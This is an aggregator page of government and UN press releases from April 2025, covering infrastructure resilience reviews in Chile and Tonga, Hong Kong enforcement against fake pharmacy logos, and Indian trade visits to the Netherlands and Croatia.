      Stakeholders highlighted discussions of risk as a major strength, noting that the stress testing allowed for a broader assessment of existing infrastructure vulnerabilities, including pandemics and cyber risks. While other threats—such as violence, sea level rise, atmospheric pollution, invasive exotic species, and diseases—were considered, they were ultimately excluded from further analysis due to their limited impact on infrastructure.

      Prioritization of Threats in Chile

      Click to download the Prioritization of Threats in Chile table in PDF

      Drawing from data analysis and workshop discussions, participants ranked the greatest threats to Chilean infrastructure in the following order: drought, fires, floods, landslides, earthquakes, tsunamis, heat waves, tidal waves, and volcanic eruptions.

      Drought and water scarcity emerged as a priority because of their interdependent nature and potential cascading impacts on infrastructure systems. Around 53 percent of Chile’s territory is considered at high risk of drought, and 23 percent is at high risk of desertification. The central areas of Chile have experienced a nearly continuous megadrought since 2010.

      “The application of the global methdology allowed us to break new ground by conducting a hazard analysis in Chile specifically targeted to infrastructure, consolidating a systemic view and adding new elements that had previously gone unnoticed, such as droughts,” stated Luis Doñas, Project Coordinator, SENAPRED

      “Chile must now analyse these factors more closely to generate appropriate investment and make progress on key issues identified by stakeholders: territorial application, unification of information systems, strengthening intersectoral resilience training, and more decisive private sector involvement,” add Doñas

    • Protecting water
    • Protecting water

      Throughout the assessment, stakeholders distinguished between their infrastructure’s direct economic value and its critical functions. They also examined vulnerabilities, highlighting how the frequency and impact of different hazards can vary significantly between the regions. 

      Beyond these individual risks, the discussions also explored interdependencies between sectors and the potential for cascading failures. One key example is the relationship between water and energy in Chile. 

      After more than a decade of mega-drought, water supply companies have implemented contingency measures to limit the impacts in urban areas. However, the sustained dry conditions have seriously affected drinking water, irrigation, and other vital needs in rural areas. The proposed infrastructure assessment integrates advanced technology – such as desalination plants – with ongoing training and public education. Through a combination of short-, medium-, and long-term actions, the plan aims to enhance the resilience and sustainability of Chile’s water resources. 

      Water supply is not an isolated system, of course. It relies on other critical infrastructure, such as energy and transportation. Energy, in particular, is a priority as every other sector depends on it. A failure in the energy sector could trigger widespread cascading effects. To protect its energy infrastructure, Chile’s plan promotes advanced technologies and renewable energy solutions, reducing dependence on fossil fuels and strengthening long-term resilience.

      Chile’s water infrastructure does not have a massive economic value per se, but a sustainable water supply is vital for the health and welfare of Chile’s population. However, this supply depends heavily on other key infrastructure systems (such as energy or transportation) as well as surface and underground sources. These latter make it very vulnerable to interruptions such as drought.

    • Next steps
    • Next steps

      The process initiated in Chile concluded with establishing a Roadmap for Infrastructure Resilience, a strategic guide that will shape actions in this area for years to come. While the Roadmap outlines a series of proposals across six key infrastructure sectors, it also lays out a broader pathway for Chile to strengthen its infrastructure governance. 

      This includes better coordination, the incorporation of risk analysis into infrastructure planning and investment, better compliance, and more available and accessible risk data, including interactive platforms and information exchanges. In other words, Chile is committed to building more resilience into its infrastructure. 

      With this in mind, Chile has come up with three immediate actions.

      Click to download the Immediate Intervention scheme in PDF

      1.

      First, the Roadmap suggests establishing an intersectoral working group so that the necessary sectors and ministries can develop shared definitions and guidelines for resilient infrastructure. This group will receive extra training from a “Resilience Academy” involving both national and international experts. 

      Second, recognizing the sheer variety of hazards and territorial conditions across the country, Chile launched a regional-level infrastructure assessment to deepen risk analysis and develop improvements to governance. This process began in the Biobío Region, one of Chile’s 16 regions.

      2.

      Roughly 40 percent of Chile’s population and 40 percent of its economic activity are concentrated in the central region, where Santiago, the capital, is located. As a result, this area has a higher density of critical infrastructure increasing the infrastructure exposure to hazards. At the same time, remote regions remain highly vulnerable, as they often lack the resources and preparedness to withstand disasters effectively. 

      Each territory has its own unique needs, making it essential to tailor disaster risk reduction to local context.

      Distribution of hazards in micro-zones over the period 2000-2023

      3.

      Third, Chile will design and pilot an integrated data hub to consolidate risk-related information, enabling better monitoring, evaluation, and decision-making in risk management. The integrated data centre will serve as a unified system for tracking, reporting, and verifying the fragmented infrastructure resilience assessments and diagnostics currently dispersed across different sectors and agencies. By centralising this information, Chile will strengthen infrastructure planning and enhance its disaster risk reduction. 

      Implementing these and other measures will also move Chile towards a more resilient infrastructure, aligning with UNDRR’s principles for resilient infrastructure. This will better position the country to tackle current challenges, but also to enhance its ability to adapt to new and emerging hazards. 

      Collaboration will be key to success. Achieving resilience will require continued collaboration between government, business, and civil society. By enabling new analyses and multi-stakeholder workshops, the Global Methodology for Infrastructure Resilience Review has played a crucial role in fostering vital trust between the different stakeholders. 

      “The infrastructure resilience review process achieved excellent work by bringing together different partners, and we now undoubtedly have a space for collective responsibility to strengthen our infrastructure ecosystem from a disaster risk perspective,” said Alicia Cebrián, National Director of SENAPRED

    Download the full report:
    Roadmap for Infrastructure Resilience in the Republic of Chile

    MIL OSI United Nations News –

    April 29, 2025
  • MIL-OSI United Nations: Tonga: Building infrastructure resilience in an isolated, hazardous world

    Source: UNISDR Disaster Risk Reduction

    Tonga: Building infrastructure resilience in an isolated, hazardous world

    (In collaboration with UNDRR and CDRI)

    When an underwater volcano erupted about 65 kilometres north of Tonga’s main island, Tongatapu, in January 2022, it sent ash high into the atmosphere and triggered a tsunami that struck the archipelago nation with waves as high as 15 metres. While the waves killed four people directly in Tonga, the eruption and consequent tsunami smashed into residential and non-residential buildings alike, damaged other infrastructure such as submarine cables, and contaminated water supplies with ashfall.

    Tonga

    is one of the most disaster-prone countries in the world.

    85,000 people

    in Tonga affected by the 2022 volcano eruption.

    The event also highlighted how Tonga must quickly build more resilience into its infrastructure and economy if it wants to improve the quality of life for its roughly 100,000 population.

    The country is a lower-middle income nation, constrained by its geographic isolation, small market size, and high cost of basic services. A Pacific archipelago of 172 islands, whose nearest neighbours – Fiji and Samoa – are more than 700 kilometres away, Tonga is highly dependent on climate sensitive-sectors such as agriculture, fisheries, and tourism. Its economy is sensitive to external shocks. 

    Cyclones, tsunamis, and volcanoes cause serious damage every time they hit Tonga, and yet – in recent years – the Pacific nation has experienced more extreme weather events than usual. Cyclone Gita, a category 4 tropical cyclone which hit Tonga in February 2018, was one of the most powerful storms to hit Tonga in decades, killing two, destroying at least 171 homes, and damaging more than 1,100 others. 

    This immense vulnerability to multiple natural hazards – and the dangers of cascading impacts – led Tonga to become one of four countries – together with Bhutan, Chile, and Madagascar – pioneering the Global Methodology for Infrastructure Resilience Review. Developed by the UN Office for Disaster Risk Reduction (UNDRR) and the Coalition for Disaster Resilient Infrastructure (CDRI), the methodology helps countries to identify and prioritise the strategies that will build their infrastructure resilience through a five-step approach.

    1

    Stakeholder mapping

    • Key ministries, regulators and operators in infrastructure development
    • Cross-sector coordination mechanisms

    Review of existing policies and regulations

    • Policies and regulations shaping infrastructure resilience
    • Integration of disaster risks in national plans and strategies

    Identification of vulnerabilities (Stress Testing)

    • Data collection on hazards and vulnerabilities
    • Multi-hazard resilience testing of infrastructure systems

    Principles for resilient infrastructure

    • Infrastructure resilience assessment using the UNDRR Resilience Principles
    • Identification of resilience-building interventions

    Development of an Implementation plan

    • Results validation and prioritization
    • Implementation plan with assigned responsibilities

    “The infrastructure resilience review process is already helping us to do that,” he said.

    Advancing Infrastructure Resilience in Tonga

    • The process
    • The process

      In 2021, Tonga enacted the Disaster Risk Management (DRM) 2021 Act, replacing the Emergency Management Act 2007, signaling a new ambition to manage risk instead of reacting to disaster. 

      After the 2022 volcano eruption, it also connected quickly with international partners. With World Bank support, it upgraded its ports, roads, and an airport, making them more resilient to storm surges, floods, and high winds. The Asian Development Bank has also helped with grants to help the country recover from disasters and health emergencies, including the COVID-19 pandemic.

      The infrastructure resilience assessment approach in the Global Methodology, provided Tonga with the opportunity to take a holistic look at their infrastructure and risk, identify the gaps, and then fill them.

      Stress-testing of Critical Infrastructure against Identified Hazard, Tonga

      In the first phase, a technical working group was set up with representatives from 21 departments and agencies across six ministries. Supported by this working group, the review process began with a kick-off meeting that included key stakeholders for infrastructure development, disaster risk reduction, and sectoral operations. Next, in phase two, it reviewed existing policies and regulations, assessing the extent to which they address disaster risks and support infrastructure resilience.

      In the third phase, stakeholders conducted stress tests and gap analysis on ten critical infrastructure functions against a range of hazards, including cyclones, droughts, underground water / seawater intrusion, tsunamis, volcanic eruptions, non-communicable diseases, land degradation and erosion, floods, sea level rises, and cybersecurity breaches. By identifying these vulnerabilities, interdependences, and cascading risks, the participants were able to seriously consider the economic impacts and interdependences of different hazards throughout. 

      Fourth, Tonga’s current resilient infrastructure practices were assessed against the UNDRR Principles for Resilient Infrastructure. These six principles set out the key conditions for sustainable infrastructure resilience. They support the Sendai Framework for Disaster Risk Reduction and Sustainable Development Goals, as well as the G20 Principles for Investing in Quality Infrastructure. 

      Finally, stakeholders drafted an implementation plan, consolidating the findings and providing a road map for enhancing infrastructure resilience.

      “By prioritising resilience, the country can support sustainable economic growth, adapt to climate change, and protect communities, while minimising economic and human losses.”

    • Water sector
    • Water sector

      One of the sectors examined was the water sector, including a deep dive analysis. Water is everywhere in a small island development state (SIDS) like Tonga, of course, but securing a stable supply remains difficult. Water in Tonga comes from ground water and rainwater, which are both vulnerable to impacts from climate change. 

      Rising sea-levels mean that many assets are at risk of flooding, while soil erosion is also a threat. When sea levels rise, salt water can enter some freshwater supplies, reducing the available water for drinking. 

      Funding the necessary upgrades, however, is a challenge. The Tonga Water Board (TWB) operates without subsidies, making capital investment difficult.

      Meanwhile, the lack of a centralised infrastructure database complicates the assessment and management of existing resources. Multiple institutions manage water resources across the archipelago’s 45 or so inhabited islands, doing so with varying levels of expertise. While integrated planning and coordination should be essential for efficiency, the system is fragmented. Integrated planning and management are urgently needed to ensure resilience in the water sector. Equally as importantly, there’s a need for more data and information, and for a better understanding of how to use the already available data, which does not capture all boreholes and rainwater harvesting.

      Challenges are even greater on the outer islands. Most villages lack a formalised tariff system, complicating the collection of revenue for repairs and maintenance. Composed of local residents, Village Water Committees (VWCs) play a crucial role, but they often lack financial and other supporting skills. Without structured regulations and trained personnel, infrastructure upkeep is inconsistent.

      “But at the same time, it takes four or five hours by boat to reach some of these communities,” he said. “It is not an easy job.” The support system for water infrastructure needs to be planned, designed, and monitored more effectively to become more resilient to hazards, which is an area of need for VWC.

      Finally, the water pumping stations are dependent on electricity. This means that if a cyclone damages the power lines and impacts electricity supply, then water supply would also be affected. The disaster responses are complicated by limited standard operating procedures (SOPs) as cyclones, volcanoes, and tsunamis all affect the water infrastructure in different ways. Take a look at how some of the most recent events have affected Tonga’s water infrastructure:

      Hazard-related disruptions in Tonga’s water sector

      TROPICAL CYCLONES:

      Cyclone Gita (2018) damaged water distribution systems and rainwater tanks, while other cyclones have led to extensive system failures.

      VOLCANIC ERUPTIONS AND ASHFALL:

      The 2022 eruption of Hunga Tonga-Hunga Ha’apai severely impacted water punps and contaminated rainwater tanks, leading to supply disruptions.

      DROUGHTS:

      Prolonged droughts in 2023 have affected rainwater collection systems, exacerbating water shortages.

      TSUNAMIS:

      The 2022 tsunami contamined groundwater sources in southern islands and destroyed coastal water infrastructure.

      Several resilience measures do exist. Desalination units provide emergency water, even if their maintenance or repairs sometimes fall on untrained community members, causing delays and potential safety issues. Overall, however, these are uneven and insufficient.

      Some development support has been provided, but the projects are also unevenly distributed. They tend to focus mostly on the main island, leaving outer islands underserved. 

      From the Infrastructure Resilience Review, several recommendations emerged:

      • Build Village Water Committee capacity by developing management manuals, training, and emergency water plans for climate and disaster events.  
      • Establish standard procedures for Village Water Committees to capture and share water data, linking it into a centralised system. Procure and distribute the necessary hardware, then train the VWCs in its use.
      • Set up processes to coordinate donor projects across the water sector.
      • Review the complete water sector for exposure to hazards, including its dependencies on other sectors such as transport, ICT and energy.
      • Find ways to improve the management of both rainwater and groundwater.
      • Improve water security on the outer islands by increasing water storage volumes, testing new solutions such as hydro panels and mobile desalination units. 
    • Transport
    • Transport

      The Infrastructure Resilience Review also looked at transport, given the importance and vulnerabilities of Tonga’s ports, airports, and roads. 

      On the one hand, Tonga’s geographic isolation makes it highly dependent on its ports and airports for imports of food, fuel, and spare parts. In 2000, the last available energy balance showed that 75 percent of the country’s energy depends on imported petroleum products. Over 98 percent of Tonga’s grid-supplied electricity is generated using imported diesel. 

      On the other hand, those ports and airports are highly vulnerable to disruption of the other critical infrastructure functions, including transport. The ports and airports both depend on Tonga’s roads, for example, to connect them with the rest of the country.

      Multi Hazards Disaster Risk Assessment, ARUP 2021

      However, while Tonga’s climate is already tropical, climate change is expected to bring heavier and more frequent rainfall, damaging roads in the low-lying areas. Inadequate drainage will compound this damage, disrupting transport and mobility to the ports and airports. 

      In turn, this could also disrupt Tonga’s electricity, which relies heavily on diesel imports, as well as the delivery of clean water to remote areas or even – in case of emergencies – access to evacuation centres. 

      The Roadmap for Infrastructure Resilience has multiple recommendations for improving road transport resilience, including the following: 

      • Improve data on infrastructure quality to understand better which rural and urban roads are exposed to flooding. 
      • Produce geohazard maps to enable monitoring of infrastructure resilience and vulnerability.
      • Develop mitigation measures based on assessments of the road quality.
      • Integrate climate safety factors into road design.

      Additionally, the Roadmap for Infrastructure Resilience in the Kingdom of Tonga makes specific priority recommendations for individual sectors, including the development of a national resilient critical infrastructure strategy, the establishment of a critical infrastructure working group, and the establishment of a central disaster data centre. 

      “The infrastructure resilience review reminds us that we are not passive actors, but that to a much greater extent we are masters of our own destiny,” said Sione Pulotu ‘Akau’ola, CEO for Ministry of MEIDECC.

      “In the long run, building resilience into our infrastructure will save us lives, destruction, and economic damage,” he said.

    Download the full report:
    Roadmap for Infrastructure Resilience in the Kingdom of Tonga

    MIL OSI United Nations News –

    April 29, 2025
  • MIL-OSI Asia-Pac: DH steps up enforcement action against illegal use of pharmacy logo and title for Labour Day Golden Week of Mainland

    Source: Hong Kong Government special administrative region

    DH steps up enforcement action against illegal use of pharmacy logo and title for Labour Day Golden Week of Mainland 
    The DH conducts unannounced inspections of Authorized Sellers of Poisons (ASPs), commonly known as pharmacies, and Listed Sellers of Poisons from time to time to monitor their compliance with the law and the relevant codes of practice. In the first quarter of 2025, about 3 200 such inspections were conducted.

    From April 2024 to March 2025, nine limited companies, which were not pharmacies, were convicted of displaying a logo on their premises, which resembled the logo in the prescribed form of a pharmacy (see Annex), and were fined amounts ranging from $2,000 to $16,800.  
    The DH has been collecting intelligence through different channels. If any retailer is suspected of illegally displaying a pharmacy logo in the prescribed form or a pharmacy title, the DH will immediately investigate and conduct a joint operation with relevant law enforcement departments when necessary.
     
    To help the public identify registered pharmacies, the DH has formulated a label for identification of ASPs. The labels have been sent to each pharmacy for display at a conspicuous place in the pharmacy. Consumers can obtain information of the registered pharmacy by scanning the QR code on the label displayed in the pharmacy.Issued at HKT 12:00

    NNNN

    CategoriesMIL-OSI

    MIL OSI Asia Pacific News –

    April 29, 2025
  • MIL-OSI Asia-Pac: Commerce Secretary Shri Sunil Barthwal Visits Netherlands to Strengthen Bilateral Trade and Economic Partnership

    Source: Government of India

    Commerce Secretary Shri Sunil Barthwal Visits Netherlands to Strengthen Bilateral Trade and Economic Partnership

    Commerce Secretary Engages with Port of Rotterdam Authority, Explores Green and Digital Corridor Cooperation to Boost Maritime and Trade Ties

    Posted On: 29 APR 2025 11:17AM by PIB Delhi

    Commerce Secretary, Ministry of Commerce and Industry, Government of India,Shri Sunil Barthwal, visited the Netherlands from 24–26 April 2025 to advance bilateral trade and economic cooperation between India and the Netherlands. The visit underlined India’s commitment to strengthening its economic engagement with the Netherlands, a key European partner. During his visit, Mr. Barthwal engaged in high-level discussions, industry interactions and toured places of economic importance.

    The visit of the Commerce Secretary yielded several tangible outcomes. It reinforced the strategic importance of the India-Netherlands partnership in addressing global economic challenges and fostering innovation-driven growth. The discussions at the Ministry of Foreign Affairs and the Ministry of Economic Affairs laid the groundwork for enhanced collaboration through institutional mechanisms like the JTIC. The CEOs Roundtable fostered new business connections, with Dutch companies expressing keen interest in India’s growing market and investment opportunities. The engagements at the Port of Rotterdam and ASML opened new avenues for cooperation in maritime infrastructure and semiconductors, aligning with India’s economic priorities. Commerce Secretary Barthwal’s visit has injected fresh momentum into India Netherlands partnership, setting the stage for deeper economic collaboration.

    Mr. Barthwal commenced his visit with a productive discussion with Mr. Michiel Sweers, Director General for Foreign Economic Relations, Dutch Ministry of Foreign Affairs, in The Hague. The discussions focused on strengthening bilateral trade and economic ties, inter alia, through setting up of the Joint Trade and Investment Committee (JTIC) mechanism.  Further, the meeting covered diverse issues of bilateral trade and economic relationship, advancing strategic economic cooperation, fostering policy alignment, and addressing trade barriers to facilitate smoother market access for Indian and Dutch businesses. The dialogue reaffirmed the shared commitment to creating a conducive environment for trade and investment, leveraging the complementary strengths of both economies.

    A highlight of the visit was the CEOs Round-table Conference organized by the Embassy of India. Attended by approximately 40 representatives from leading Dutch and Indian companies, as well as business chambers and trade organizations, the round-table facilitated discussions on trade opportunities, challenges and actionable solutions. Participants offered valuable suggestions, with the Government of India and the Embassy pledging to address concerns. The Conference provided a platform for industry leaders to share insights, explore synergies, and identify opportunities for collaboration in sectors such as renewable energy, agriculture, healthcare, logistics, waste management and urban development. Mr. Barthwal emphasized India’s ambitious economic reforms, including initiatives to boost manufacturing, exports and ease of doing business, which resonated strongly with Dutch stakeholders. The Roundtable also featured the showcasing of One District One Product (ODOP) handicrafts by the Embassy, celebrating India’s rich artisanal heritage. The subsequent networking session acted as a platform for corporate leaders and trade bodies to forge meaningful connections, with Commerce Secretary Barthwal and Ambassador Tuhin actively engaging the participants.

    Mr. Barthwal visited the Port of Rotterdam, Europe’s largest and one of the world’s most advanced ports. Received by Mr. Boudewijn Siemons, CEO of the Port of Rotterdam Authority, at the World Port Center, Mr. Barthwal held in-depth discussions on enhancing cooperation between the Indian ports and Rotterdam. The talks explored opportunities for knowledge sharing, technology transfer, and sustainable port management practices. A tour of the port facilities, including the fully automated APM Terminals at Maasvlakte II, provided insights into Rotterdam’s state-of-the-art infrastructure and operational efficiencies. Mr. Barthwal highlighted the potential for collaboration in modernizing Indian ports, aligning with India’s Maritime Vision 2030, which aims to enhance port capacity and logistics efficiency. Both sides expressed interest in deepening ties through joint initiatives in port digitalization, green shipping, and logistics optimization, which are critical to boosting bilateral trade flows. The visit laid the groundwork for setting up of a Green and Digital Corridor between the Port of Rotterdam and Indian ports like the Deendayal Port Authority Kandla, and export of Green Hydrogen and carriers like Ammonia and Methanol from India to Europe, with the Port of Rotterdam acting as a gateway to Europe.

    Later, Mr. Barthwal traveled to Veldhoven to visit the headquarters of ASML, a global leader in photolithography systems for the semiconductor industry. In a productive meeting with ASML’s CEO, Mr. Christophe Fouquet, Mr. Barthwal discussed deepening India-Netherlands cooperation in the semiconductor sector. The discussions focused on leveraging ASML’s expertise to support India’s ambitions to become a global semiconductor manufacturing hub, as outlined in the India Semiconductor Mission.  Mr. Barthwal emphasized India’s robust policy framework to attract investments in semiconductors, including production-linked incentives and infrastructure development. The engagement with ASML highlighted India’s interest in fostering innovation and building a resilient semiconductor ecosystem, with the Netherlands as a key partner.


    Joint Secretary, Ministry of Commerce and Industry, Government of India, Shri Saket Kumar, who accompanied Commerce Secretary, met Mr. Tjerk Opmeer, Deputy Director General for Enterprise and Innovation, at the Dutch Ministry of Economic Affairs in The Hague. The discussions centered on fostering innovation-driven partnerships, particularly in technology and startup ecosystems. Both sides committed to deepening collaboration in the startups and innovation ecosystem through mutual efforts under the Indo-Dutch Startup Link. The meeting also explored collaboration in entrepreneurship, tech exchange and space cooperation. These engagements highlighted India’s growing role as a hub for innovation and the Netherlands’ expertise in cutting-edge technologies, paving the way for enhanced bilateral cooperation.


     ***

    Abhishek Dayal/Abhijith Narayanan

    (Release ID: 2125060) Visitor Counter : 35

    MIL OSI Asia Pacific News –

    April 29, 2025
  • MIL-OSI Asia-Pac: Commerce Secretary Shri Sunil Barthwal Engages with Croatian Counterparts to Strengthen Bilateral Economic Cooperation

    Source: Government of India

    Commerce Secretary Shri Sunil Barthwal Engages with Croatian Counterparts to Strengthen Bilateral Economic Cooperation

    India and Croatia Discuss Collaboration in Railways, EVs, Defence, Healthcare,  Renewable Energy, and Food Processing Sectors

    Posted On: 29 APR 2025 11:16AM by PIB Delhi

    Commerce Secretary, Government of India, Shri Sunil Barthwal, visited the Republic of Croatia from 22–23 April 2025, where he held bilateral discussions with Mr. Zdenko Lucić, State Secretary for Foreign Trade and Development, Ministry of Foreign and European Affairs, and Mr. Ivo Milatić, State Secretary, Ministry of Economy. The meetings focused on advancing India-Croatia trade and investment relations, promoting sectoral collaboration, and reinforcing India’s engagement with the Central European region.

    During the meeting with Mr. Zdenko Lucić, State Secretary for Foreign Trade and Development,discussions centered around taking forward the EU-India Free Trade Agreement (FTA) and enhancing bilateral trade cooperation.The discussions focused on taking forward the EU-India FTA and strengthening bilateral trade relations. The Commerce Secretary mentioned the visit of EU President and 27 Commissioners to India as the first visit of the College of Commissioners outside the European continent since the start of their new mandate and also the first such visit in the history of India-EU bilateral ties. Commerce Secretary mentioned about the areas of collaboration between the two countries like Railways, Global Capability Centers, Electric Vehicles, IT etc. Croatian side apprised about their interest of investment in Defence sector (about flagship products of India), solar cells production, food processing technology, Automobiles, knowledge sharing amongst other sectors.

    In the meeting of Commerce Secretary with Mr. Ivo Milatić, State Secretary, Ministry of Economy, discussion was focused on promoting investment flows, and enhancing cooperation across key sectors including Healthcare, Education, Tourism, Entertainment (mentioned about WAVES summit), Supply-Chain integration, Logistics, Transports, Pharmaceuticals, Digital Technology, Renewable Energy and Manufacturing. For the 3rdSession of Joint Commission on Economic Cooperation which is due, both sides exchanged their views on improving the work of the commission with more frequent meetings and directly connecting the entrepreneurs of both the countries for a stronger and faster progress.

    The Commerce Secretary also participated in a business interaction event “Exploring Economic Cooperation Opportunities between India and Croatia” organized by the Croatian Chamber of Economy (CCE), where he met with the heads of various industry associations and leading Croatian business representatives. A presentation on the Croatian Economy, the trade and investment relations between India and Croatia and Industries potential on key sectors of mutual interest was shown. The event provided a platform to explore opportunities for collaboration, address trade facilitation measures, and promote mutual business interests. Successful business cases of Croatian Companies in the Indian Market were also presented.

    The visit reaffirmed India’s commitment to strengthening engagement with the Central European region and underscored the shared interest in expanding commercial partnerships between Indian and Croatian enterprises.

    ***

    Abhishek Dayal/Abhijith Narayanan

    (Release ID: 2125059) Visitor Counter : 32

    MIL OSI Asia Pacific News –

    April 29, 2025
←Previous Page
1 … 915 916 917 918 919 … 2,041
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress